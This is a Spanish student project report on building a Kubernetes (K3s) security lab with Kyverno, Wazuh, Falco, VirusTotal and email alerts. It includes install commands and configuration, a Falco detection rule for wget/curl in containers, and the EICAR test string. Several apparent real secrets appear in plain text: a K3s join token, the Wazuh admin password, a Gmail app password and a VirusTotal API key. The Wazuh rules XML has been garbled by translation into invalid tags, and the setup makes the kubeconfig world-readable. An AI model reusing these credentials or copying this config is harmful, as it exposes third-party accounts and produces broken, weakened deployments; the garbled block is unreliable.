Plataforma de seguridad para kubernetes con Kyverno + Wazuh + Falco + Virustotal

Francisco Javier Doblado Alonso

2º ASIR

Proyecto

Índice

1. Objetivos a conseguir

1.1 Objetivos iniciales

El objetivo principal de este proyecto es implementar una **plataforma de seguridad integral para un clúster de Kubernetes**, con un enfoque en la prevención, gestión segura de información y detección de amenazas en tiempo real. Esto aborda la creciente necesidad de asegurar entornos cloud y subsanar la falta de control, visibilidad y protección integral en Kubernetes.

Para lograrlo, se han planteado los siguientes objetivos específicos utilizando un clúster K3s y diversas tecnologías de seguridad:

- **Aplicar políticas de seguridad y endurecimiento (hardening)** en el clúster para prevenir configuraciones inseguras y garantizar el cumplimiento.
- **Gestionar secretos de forma segura y dinámica**, eliminando credenciales estáticas y mejorando la postura de seguridad.
- **Detectar y responder a amenazas en tiempo real** dentro del clúster y en sus nodos subyacentes.

1.2 Objetivos conseguidos

El proyecto ha logrado avances significativos en la fase de prevención y control de admisión del clúster, estableciendo una base robusta para la seguridad.
Hasta el momento, hemos completado las siguientes metas:

- **Infraestructura K3s Operativa**: El clúster K3s ha sido desplegado exitosamente, con un nodo *control-plane* y dos nodos *worker* completamente funcionales.
- **Kyverno para el Control de Admisión**: Se ha instalado y configurado Kyverno, integrándolo como un componente fundamental para la aplicación de políticas de seguridad a nivel de admisión en el clúster.
- **Implementación de Políticas de Seguridad con Kyverno**: Hemos validado la capacidad de Kyverno para aplicar políticas de seguridad avanzadas, demostrando su efectividad para:
    - **Denegar el uso de la etiqueta `latest` en imágenes**: Esto promueve la inmutabilidad y mejora la reproducibilidad de los despliegues.

    - **Requerir límites y solicitudes de recursos**: Se asegura que todos los contenedores definan sus necesidades de CPU y memoria, optimizando la estabilidad del clúster y previniendo ataques de Denegación de Servicio (DoS).
    - **Restringir el uso de `hostPath` y el montaje de `docker.sock`**: Se mitigan riesgos críticos como el escape de contenedores o el acceso no autorizado al sistema operativo del nodo.
- **Servidor Wazuh Desplegado**: El componente central de Wazuh, incluyendo el Wazuh Manager, el Wazuh Indexer y el Wazuh Dashboard, ha sido exitosamente desplegado y está operativo dentro de nuestro clúster K3s.
- **Plataforma de Monitoreo Preparada**: Con el servidor en funcionamiento, la infraestructura para la recolección, análisis y visualización de datos de seguridad está lista.
- **Detección en Tiempo Real con Falco**: Falco ha sido instalado e integrado con Wazuh, permitiendo la detección de comportamientos anómalos dentro de los contenedores y generando alertas ante actividades sospechosas, como la ejecución de shells interactivas, escaneos de red o accesos a archivos sensibles.
- **Sistema de Notificaciones por Correo Electrónico**: Se ha configurado un servidor SMTP y las reglas necesarias para enviar alertas automáticas desde Wazuh a direcciones de correo definidas, facilitando la notificación inmediata ante incidentes.
- **Integración con VirusTotal**: Wazuh ha sido configurado para monitorear en tiempo real un directorio específico del sistema de archivos. Al detectar la creación de un archivo sospechoso (como el archivo de prueba EICAR), el sistema lo remite automáticamente a VirusTotal para su análisis, fortaleciendo así la capacidad de detección ante malware.

2. Escenario

2.1 Hardware

Para el hardware utilizado para este proyecto se a utilizado un portátil básico con las siguientes especificaciones;

- 10GB de memoria RAM
- 128GB de almacenamiento SSD
- Una CPU AMD serie 2000 de 4 núcleos

2.2 Software

El software utilizado es el siguiente;

- **Contenedores Incus**

  Se ha utilizado **Incus** en lugar de **LXD**, ya que este es un *fork* desarrollado por los creadores originales de LXD en Canonical. Esta decisión permite mantener listas de imágenes actualizadas para los contenedores, lo cual es esencial para un entorno moderno y funcional. Dentro de estos contenedores se alojarán dos nodos del clúster K3s y una máquina adicional con Wazuh instalado como servidor. Incus permite una virtualización ligera, rápida y fácilmente gestionable, ideal para entornos de laboratorio y pruebas de ciberseguridad.
- **Clúster de Kubernetes (K3s)**

  Se ha implementado un clúster **K3s** para simular un entorno más realista durante las integraciones, demostraciones y pruebas de seguridad. Este clúster está compuesto por dos nodos (un *control-plane* y un *worker*) alojados en contenedores Incus.

  La elección de K3s se debe a su naturaleza ligera, su facilidad de instalación y su bajo consumo de recursos, lo que lo convierte en una solución óptima para laboratorios locales y escenarios de pruebas controladas.
- **Wazuh**

  Wazuh es una plataforma de seguridad de código abierto que combina capacidades de SIEM (Security Information and Event Management) y XDR (Extended Detection and Response). En esta arquitectura, el **servidor Wazuh** (compuesto por el Wazuh Manager, el Wazuh Indexer y el Dashboard) se encuentra instalado en uno de los contenedores Incus, mientras que el resto de las máquinas actúa como **agentes**. Esto permite monitorizar los eventos generados en los distintos nodos, detectar amenazas, analizar logs, verificar la integridad del sistema de archivos, y generar alertas automáticas ante comportamientos sospechosos, todo en tiempo real.
- **Kyverno**

  Kyverno ha sido integrado al clúster como el motor de políticas de seguridad a nivel de Kubernetes. Permite definir y aplicar reglas que validan, mutan o generan configuraciones automáticamente.

  En este proyecto, se ha utilizado para imponer restricciones de seguridad en los despliegues de aplicaciones, como la obligatoriedad de establecer límites de recursos, la prohibición del uso de imágenes `latest`, y la restricción de configuraciones potencialmente peligrosas como montajes `hostPath`.

- **Falco**

  Se ha utilizado **Falco** como sistema de detección de amenazas en tiempo de ejecución. Este software monitoriza el comportamiento del sistema dentro de los contenedores y genera alertas en caso de detectar acciones no autorizadas, como la ejecución de shells interactivos, lecturas de archivos sensibles (`/etc/shadow`), o intentos de comunicación sospechosa.
  Además, se ha configurado la integración entre Falco y Wazuh, lo que permite que las alertas generadas por Falco sean enviadas al servidor SIEM para su correlación y análisis.
- **VirusTotal**

  Para reforzar la detección de malware, se ha implementado una integración entre **Wazuh y VirusTotal**. Esta integración permite analizar automáticamente los archivos sospechosos que aparecen en rutas específicas del sistema, como `/home/virustotaltest`.
  Se ha realizado una prueba efectiva utilizando el archivo de test EICAR, demostrando que la arquitectura es capaz de detectar y reportar archivos maliciosos, incluyendo su envío a VirusTotal para su análisis.
- **Servidor SMTP (Correo electrónico)**

  Finalmente, se ha configurado un **servidor SMTP** para que Wazuh pueda enviar notificaciones por correo ante la detección de amenazas o eventos relevantes. Esto permite que los administradores reciban alertas en tiempo real, mejorando la capacidad de respuesta ante incidentes.

3. Fundamentos Teóricos y Conceptos

Este proyecto de seguridad en Kubernetes se basa en el principio de **Defensa en Profundidad**, aplicando múltiples capas de protección para minimizar la superficie de ataque y mejorar la resiliencia del entorno.

- **Kubernetes (K3s): Orquestación Segura**

  Plataforma ligera para gestionar contenedores. La seguridad en Kubernetes implica controlar configuraciones inseguras, evitar contenedores privilegiados y restringir accesos al host.
- **Kyverno: Prevención es Clave**

  Actúa como un controlador de admisión que impide el despliegue de configuraciones inseguras (uso de `latest`, falta de recursos, `hostPath`, `docker.sock`).
  Además, permite automatizar y estandarizar políticas de seguridad en todo el clúster.
- **Wazuh: Visibilidad y Detección en Tiempo Real**

  SIEM/XDR que proporciona monitorización continua, detección de amenazas, verificación

de integridad (FIM) y análisis de logs.

Permite centralizar alertas y responder de forma temprana ante incidentes de seguridad.

- **Falco: Vigilancia de Comportamiento**

  Sistema de detección en tiempo de ejecución que monitoriza eventos del sistema dentro de contenedores.

  Detecta accesos sospechosos (como `/etc/shadow` o shells reversas) y se integra con Wazuh para generar alertas automatizadas.
- **Helm: Despliegue Simplificado**

  Herramienta que facilita la instalación, actualización y gestión de aplicaciones complejas en Kubernetes mediante *charts*.

  Permite implementar soluciones como Wazuh, Kyverno o Falco de forma rápida y reproducible.
- **VirusTotal: Análisis de Archivos Sospechosos**

  Utilizado como capa final para analizar automáticamente archivos sospechosos detectados por Wazuh, mejorando la capacidad de identificación de malware.

4. Descripción detallada del proceso

4.1 Instalación de incus

Empezaremos con la instalación de incus para poder poner en funcionamientos los contenedores necesarios para el proyecto.

Con el siguiente comando vamos a realizar varias acciones para agregar claves del repositorio para facilitar la instalación.

```
sudo mkdir -p /etc/apt/keyrings curl -fsSL
https://pkgs.zabbly.com/key.asc | sudo gpg --dearmor -o
/etc/apt/keyrings/zabbly.gpg
```

Ahora agregaremos el repositorio.

```
echo "deb [arch=$(dpkg --print-architecture)
signed-by=/etc/apt/keyrings/zabbly.gpg]
https://pkgs.zabbly.com/incus/stable $(lsb_release -cs) main" |
sudo tee /etc/apt/sources.list.d/zabbly-incus.list > /dev/null
```

Actualizamos los repositorios y instalamos incus.

```
sudo apt update
sudo apt install incus -y
```

Comprobamos con un incus versión la instalación de este.

```
kiko@kiko:~$ incus version
Versión del cliente: 6.12
Server version: 6.12
```

4.2 Instalación de k3s

Para la preinstalación de k3s activaremos y instalaremos los siguientes módulos.

```
sudo apt install curl -y
sudo modprobe overlay
sudo modprobe br_netfilter
```

Instalaremos k3s y haremos persistente el paso anterior.

```
echo -e "overlay\nbr_netfilter" | sudo tee /etc/modules-load.d/k3s.conf
curl -sfL https://get.k3s.io | sh -
export KUBECONFIG=/etc/rancher/k3s/k3s.yaml
```

Configuramos correctamente el acceso del usuario a k3s.

```
mkdir -p ~/.kube
sudo cp /etc/rancher/k3s/k3s.yaml ~/.kube/config
sudo chown $USER:$USER ~/.kube/config
sudo chmod 644 /etc/rancher/k3s/k3s.yaml
sudo chown $USER:$USER /etc/rancher/k3s/k3s.yaml
```

Comprobamos que este sea instalado correctamente.

```
kiko@kiko:~$ k3s --version
k3s version v1.32.4+k3s1 (6b330558)
go version go1.23.6
```

4.3 Configuración de los contenedores

Con los siguiente comandos lanzaremos dos contenedores que actuaran como nodo para k3s con una imagen debían 12.

```
sudo incus launch images:debian/bookworm k3s-node1

sudo incus launch images:debian/bookworm k3s-node2
```

Configuraremos los contenedores para permitir anidamiento

```
incus config set k3s-node1 security.nesting true

incus config set k3s-node2 security.nesting true
```

Accedemos a los contenedores , actualizaremos los repositorios y instalamos curl

```
sudo incus exec k3s-node1 – bash
apt update && apt upgrade -y
apt install curl -y
```

4.3 Configuración de k3s en los nodos

Lo primero que haremos es verificar qué dirección IP ha recibido mi máquina en la interfaz lxdbr0, que será el gateway de los contenedores.

```
kiko@kiko:~$ ip addr show lxdbr0
4: lxdbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP group default qlen 1000
    link/ether 10:66:6a:36:4a:71 brd ff:ff:ff:ff:ff:ff
    inet 10.71.123.1/24 scope global lxdbr0
```

Miraremos el token que nos ha generado k3s para la conexión con los nodos.

```
kiko@kiko:~$ sudo cat /var/lib/rancher/k3s/server/node-token

K10dab6de201b93aa6f394ff4d20c6cc322211cae02b0ff9f2b6adf97d4ebade37
d::server:37ab3ae9f678b29de59ec79989899d64
```

Una vez que sabemos la ip y el token accederemos al nodo1 para hacer la conexión del servidor de k3s con los nodos y luego replicaremos lo mismo en el nodo2.

```
sudo incus exec k3s-node1 – bash
curl -sfL https://get.k3s.io | K3S_URL=https://10.71.123.1:6443
K3S_TOKEN=K10dab6de201b93aa6f394ff4d20c6cc322211cae02b0ff9f2b6adf9
7d4ebade37d::server:37ab3ae9f678b29de59ec79989899d64 sh -s - --
kubelet-arg="feature-gates=KubeletInUserNamespace=true" --kubelet-
arg="fail-swap-on=false" –with-node-id
```

Comprobamos que los dos nodos se han añadido al k3s

```
kiko@kiko:~$ sudo kubectl get nodes

k3s-node1-efd6cc83   Ready    <none>                13d
v1.32.4+k3s1

k3s-node2-d7d26e7b   Ready    <none>                13d
v1.32.4+k3s1

kiko                 Ready    control-plane,master  13d
v1.32.4+k3s1
```

4.4 Instalación de helm

La instalación de helm es necesaria para la posterior instalación de kyvernos.

```
curl https://raw.githubusercontent.com/helm/helm/main/scripts/get-
helm-3 | bash
```

4.5 Instalación de kyvernos

Con los siguientes comando ejecutaremos la instalación de kyvernos en el nodo master de k3s.

```
helm repo add kyverno https://kyverno.github.io/kyverno/

helm repo update
helm install kyverno kyverno/kyverno --namespace kyverno --create-
namespace
```

Comprobamos que los namespace se han creado de kyvernos.

```
kiko@kiko:~$ kubectl get pods -n kyverno
```

```
NAME                                                  READY   STATUS
RESTARTS       AGE
kyverno-admission-controller-6d55595bd5-jd45p         1/1     Running
4 (110m ago)   7d
kyverno-background-controller-5fccfb6b67-mwxdl        1/1     Running
4 (110m ago)   7d
kyverno-cleanup-controller-6867df796b-t2b54           1/1     Running
4 (110m ago)   7d
kyverno-reports-controller-565dc659dd-wqbcg           1/1     Running
4 (110m ago)   7d
```

4.6 Instalación del servidor de wazuh

Crearemos el nuevo contenedor que sera el servidor de wazuh.

```
incus launch images:ubuntu/22.04 wazuh-ubuntu
```

Instalaremos las dependencias necesarias para la instalación.

```
sudo apt install vim curl apt-transport-https unzip wget libcap2-
bin software-properties-common lsb-release gnupg2
```

El siguiente comando descargara e instalara wazuh

```
curl -sO https://packages.wazuh.com/4.5/wazuh-install.sh && sudo
bash ./wazuh-install.sh -a
```

Al final de la instalación veremos un texto que indicara el usuario y la contraseña para acceder al dashboard tal que así;

```
21/05/2025 17:11:44 INFO: You can access the web interface
https://<wazuh-dashboard-ip>:443
User: admin
Password: DZsP4z4QAORheX.0E4R?BCgHI9Fo6obr
21/05/2025 17:11:44 INFO: Installation finished.
```

4.7 Configuración agente wazuh

Instalación de agente de wazuh en los nodos.

```
curl -LO https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb
sudo apt install -y lsb-release apt-transport-https gnupg
sudo dpkg -i wazuh-agent_4.7.3-1_amd64.deb
```


Modificaremos el fichero ossec.conf añadiendo en address la ip del servidor que en este caso es la 10.71.123.57.

```
sudo nano /var/ossec/etc/ossec.conf
<address>10.71.123.57</address>
```

Por ultimo habilitamos y arrancamos el agente de wazuh

```
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

Y veríamos algo así en el dashboard de wazuh.



4.8 Instalación de falco

Antes de empezar la integración de falco con wazuh lo que haremos es instalar primero falco en nuestra maquina con el servicio de kubernetes instalado.

```
curl -fsSL https://falco.org/repo/falcosecurity-packages.asc | sudo gpg --dearmor -o /usr/share/keyrings/falco-archive-keyring.gpg
```

Añadiremos las claves para añadir la librería necesaria para la instalación.

```
echo "deb [signed-by=/usr/share/keyrings/falco-archive-keyring.gpg] https://download.falco.org/packages/deb stable main" | sudo tee /etc/apt/sources.list.d/falcosecurity.list
```

Ahora actualizamos los repositorios y instalamos la aplicación.

```
sudo apt update
```

```
sudo apt install falco -y
```

4.9 Integración de falco con wazuh

Empezaremos modificando el fichero /etc/falco/config.d/falco_custom.yaml que es donde se definen ajuste para falco y añadiremos lo siguiente que hará que los eventos de guarden en un un falcon_events.json que facilita las auditorías.

```
#Enable logs in json format
json_output: true

#Adds extra information to the logs. This will serve as a base to trigger alerts on Wazuh
append_output:
  - extra_fields:
      - wazuh_integration: "falco"

#Save the logs to /var/log/falco_events.json file
file_output:
  enabled: true
  keep_alive: false
  filename: /var/log/falco_events.json
```

Luego reiniciamos el servicio de falco

```
sudo systemctl restart falco
```

Modificaremos el siguiente fichero /var/ossec/etc/ossec.conf en que hará que se reenvié los eventos de falco hacia el servidor de wazuh y añadimos lo siguiente;

```
GNU nano 7.2
<localfile>
  <location>/var/log/falco_events.json</location>
  <log_format>json</log_format>
</localfile>
```

Reiniciaremos el agente de wazuh.

```
systemctl restart wazuh-agent
```

Ahora desde el servidor de wazuh modificaremos el siguiente fichero /var/ossec/etc/rules/falco_rules.xml en el cual definiremos reglas y clasificaremos el nivel de alerta.

```
< nombre del grupo = "falco," >
  < id de la regla = "100600" nivel = "0" >
    < decodificado _as > json </ decodificado_as>
    < nombre del campo = "output_fields.wazuh_integration" > falco </ campo >
    < description > Falco: registros de seguridad en tiempo de ejecución. </ description >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de regla = "100601" nivel = "4" >
    < if _sid > 100600 </if_sid>
    < nombre del campo = "prioridad" > Información </ campo >
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de regla = "100602" nivel = "6" >
    < if _sid > 100600 </if_sid>
    < field name = " priority " > Aviso </field>
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de regla = "100603" nivel = "8" >
    < if _sid > 100600 </if_sid>
    < field name = " priority " > Advertencia </field>
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de regla = "100604" nivel = "10" >
    < if _sid > 100600 </if_sid>
    < nombre del campo = "prioridad" > Error </ campo >
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de regla = "100605" nivel = "12" >
    < if _sid > 100600 </if_sid>
    < nombre del campo = "prioridad" > Crítico </ campo >
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de la regla = "100606" nivel = "14" >
    < if _sid > 100600 </if_sid>
    < field name = " priority " > Alerta </field>
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >

  < id de la regla = "100607" nivel = "16" >
    < if _sid > 100600 </if_sid>
    < field name = " priority " > Emergencia </field>
    < descripción > "Alerta Falco - " $(salida) </ descripción >
    <opciones> no_registro_completo </opciones>
  </ regla >
</ grupo >
```

Reiniciaremos el servicio del servidor de wazuh

systemctl restart wazuh-manager

Como ejemplo añadiremos una regla a falco en el fichero /etc/falco/falco_rules.local.yaml esta regla detectara el uso de wget o curl dentro de un contenedor.

```
  GNU nano 7.2                                  /etc/falco/falco_rules.local.yaml
# Your custom rules!
- rule: Uso Inesperado de Herramientas de Descarga
  desc: Detecta el uso de wget o curl dentro de un contenedor específico.
  condition: >
    spawned_process
    and k8s.deployment.name="nginx-prueba"
    and proc.name in (wget, curl)
  output: >
    Herramienta de descarga inesperada usada en contenedor (usuario=%user.name comando=%proc.cmdline
  priority: WARNING
  tags: [red, contenedor]
```

Y reiniciamos el servicio de falco.

sudo systemctl restart falco

Al realizar un wget por ejemplo a google falco lo detectara en el contenedor y lo enviara a wazuh donde veremos la alerta.

```
root@wazuh-ubuntu:~# wget google.es
--2025-06-04 18:25:15--  http://google.es/
Resolving google.es (google.es)... 172.217.168.163, 2a00:1450:4003:80a::2003
Connecting to google.es (google.es)|172.217.168.163|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.google.es/ [following]
--2025-06-04 18:25:15--  http://www.google.es/
Resolving www.google.es (www.google.es)... 142.250.200.67, 2a00:1450:4003:80d::2003
Connecting to www.google.es (www.google.es)|142.250.200.67|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

index.html                              [ <=>                                                                ]  17.83K  --.-KB/s

2025-06-04 18:25:15 (1.70 MB/s) - 'index.html' saved [18253]
```

Dentro de wazuh “Security events” podemos ver las alerta de wazuh y encontraremos la que hemos creado por ejecutar el wget.

```
Jun 4, 2025 @ 19:03:01.417  kiko   Alerta Falco - 19:03:11.164232451: Critical Executing binary not part of base image | proc_exe=wget proc_sname=sh gparent=containerd-sh  12
                                   im proc_exe_ino_ctime=1749056574759029738 proc_exe_ino_mtime=1718799243000000000 proc_exe_ino_ctime_duration_proc_start=16405067825 pro
                                   c_cwd=/ container_start_ts=1749040875476394894 evt_type=execve user=<NA> user_uid=165536 user_loginuid=-1 process=wget proc_exepath=/us
                                   r/bin/wget parent=sh command=wget google.es terminal=34816 exe_flags=EXE_WRITABLE|EXE_UPPER_LAYER container_id=ed0fdb544619 container_n
                                   ame=<NA> container_image_repository=<NA> container_image_tag=<NA> k8s_pod_name=<NA> k8s_ns_name=<NA>
```

4.10 Configuración del servidor SMTP


Vamos a instalar y configurar el servicio SMTP que utilizaremos para recibir las alertas mediante correos.

```
sudo apt-get update && apt-get install -y postfix mailutils libsasl2-2 ca-certificates libsasl2-modules
```

Modificaremos el fichero /etc/postfix/main.cf que es fichero de la configuración de postfix y añadiremos las siguientes lineas al final del fichero.

```
relayhost = [smtp.gmail.com]:587
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
smtp_sasl_security_options = noanonymous
smtp_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtp_use_tls = yes
```

Primero hay que crear una contraseña de aplicación en google desde la cuenta de gmail que utilizaremos en este caso le llamaremos postfix.



Guardaremos las credenciales en el fichero de autenticación y luego protegeremos los archivos de credenciales.

```
echo "[smtp.gmail.com]:587 kiko4da4@gmail.com:pwjyynhfphheffs"
> /etc/postfix/sasl_passwd
postmap /etc/postfix/sasl_passwd
chmod 400 /etc/postfix/sasl_passwd
chown root:root /etc/postfix/sasl_passwd
/etc/postfix/sasl_passwd.db
chmod 0600 /etc/postfix/sasl_passwd.db
```

Reiniciaremos el servicio de postfix


```
service postfix restart
```

4.11 Configuración envío de alertas en wazuh

Editaremos /var/ossec/etc/ossec.conf para configurar el correo de alerta en Wazuh, definiendo el remitente y el destinatario de las notificaciones. También podemos ajustar parámetros adicionales, como el servidor SMTP y la autenticación, para garantizar el envío correcto de los correos. Con esta configuración, las alertas serán enviadas de manera eficiente al destinatario deseado.

```
<global>
  <jsonout_output>yes</jsonout_output>
  <alerts_log>yes</alerts_log>
  <logall>no</logall>
  <logall_json>no</logall_json>
  <email_notification>yes</email_notification>
  <smtp_server>localhost</smtp_server>
  <email_from>kiko4da4@gmail.com</email_from>
  <email_to>kiko4da@gmail.com</email_to>
  <email_maxperhour>12</email_maxperhour>
  <email_log_source>alerts.log</email_log_source>
  <agents_disconnection_time>10m</agents_disconnection_time>
  <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
</global>
```

Y al final del fichero anterior añadiremos lo siguiente para que diariamente haga un reporte y lo envié.



4.12 Integración de wazuh con virustotal

Esta integración nos ayudara a detectar fichero con algún tipo de malware.

Empezaremos creando una cuenta en virustotal para tener una API key desde el siguiente enlace; https://www.virustotal.com/

Una vez que tengamos la key vamos al server manager y modificaremos el siguiente fichero /var/ossec/etc/ossec.conf y añadiremos lo siguiente:

```
<integration>
  <name>virustotal</name>
<api_key>61b48c7f40e2c8b97c90e02c3f561158b2b89039b4047d924047774bf62cd</api_key>
  <group>syscheck</group>
  <alert_format>json</alert_format>
  </integration>
```

Reiniciaremos el server manager

```
sudo systemctl restart wazuh-manager
```

Ahora desde el agente de wazuh modificaremos el fichero /var/ossec/etc/ossec.conf añadiendo el repositorio que virustotal revisara;

```
<syscheck>
  <directories check_all="yes" realtime="yes">/home/virustotaltest</directories>
 </syscheck>
```

En este caso de prueba hemos puesto el directorio /home/virustotaltest.


Reiniciaremos el agente de wazuh.

```
sudo systemctl restart wazuh-agent
```


Ahora añadiremos un fichero posiblemente maligno por ejemplo un fichero EICAR (archivo de prueba de antivirus, seguro y reconocido)

```
echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo tee /home/virustotaltest/eicar_test.txt > /dev/null
```

